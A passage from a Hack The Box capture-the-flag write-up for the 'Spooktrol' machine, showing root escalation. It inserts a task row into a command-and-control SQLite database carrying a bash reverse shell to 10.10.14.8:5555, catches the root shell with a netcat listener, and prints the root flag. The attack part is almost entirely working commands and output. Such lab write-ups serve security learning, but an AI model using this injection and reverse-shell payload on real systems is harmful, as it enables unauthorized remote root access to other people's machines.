1|10a6dd5dde6094059db4d23d7710ae12|1|1|whoami||root

sqlite> select * from checkins
   ...>
   ...> ;
1|10a6dd5dde6094059db4d23d7710ae12|2021-10-22 02:08:02.137754
2|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:46:01.571466
3|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:48:01.738585
4|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 13:50:01.929035
5|10a6dd5dde6094059db4d23d7710ae12|2021-10-25 14:56:01.394466
6|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:36:01.875479
7|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:38:01.190107
8|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:40:01.411168
9|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:42:01.629051
10|10a6dd5dde6094059db4d23d7710ae12|2021-10-29 05:44:01.829198
```

### 2.2.5 Inject Payload to DB

Prepare payload

```
3
4 # FORMAT TO INSERT VALUES
5 INSERT INTO tasks VALUES (id ,target,status,task, arg1,arg2,result);
6
7 # DATA ATTACKER INSERT
8 INSERT INTO tasks VALUES(2,'10a6dd5dde6094059db4d23d7710ae12',0,1,"bash -c 'bash -i >& /dev/tcp/
  10.10.14.8/5555 0>&1'",'',X'726f6f740a');
9
0 ======= FLAGS ======
```

Insert the payload as above syntax

```
COMMIT;
sqlite> INSERT INTO tasks VALUES(2,'10a6dd5dde6094059db4d23d7710ae12',0,1,"bash -c 'bash -i >& /dev/tcp/10.10.14.8/5555 0>&1'",'',X'726f6f740a');
sqlite> .dump tasks;
```

### 2.2.6 Netcat listener on Root

Gain Root. After 1-2 minute we can get connection

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spooktrol$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.123.
Ncat: Connection from 10.10.11.123:54124.
bash: cannot set terminal process group (89851): Inappropriate ioctl for device
bash: no job control in this shell
root@spooktrol:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@spooktrol:~# hostname
hostname
spooktrol
root@spooktrol:~# pwd
pwd
/root
root@spooktrol:~# cat root.txt
cat root.txt
ec37e1316bdba0983a96badbeefacc4d
root@spooktrol:~#
```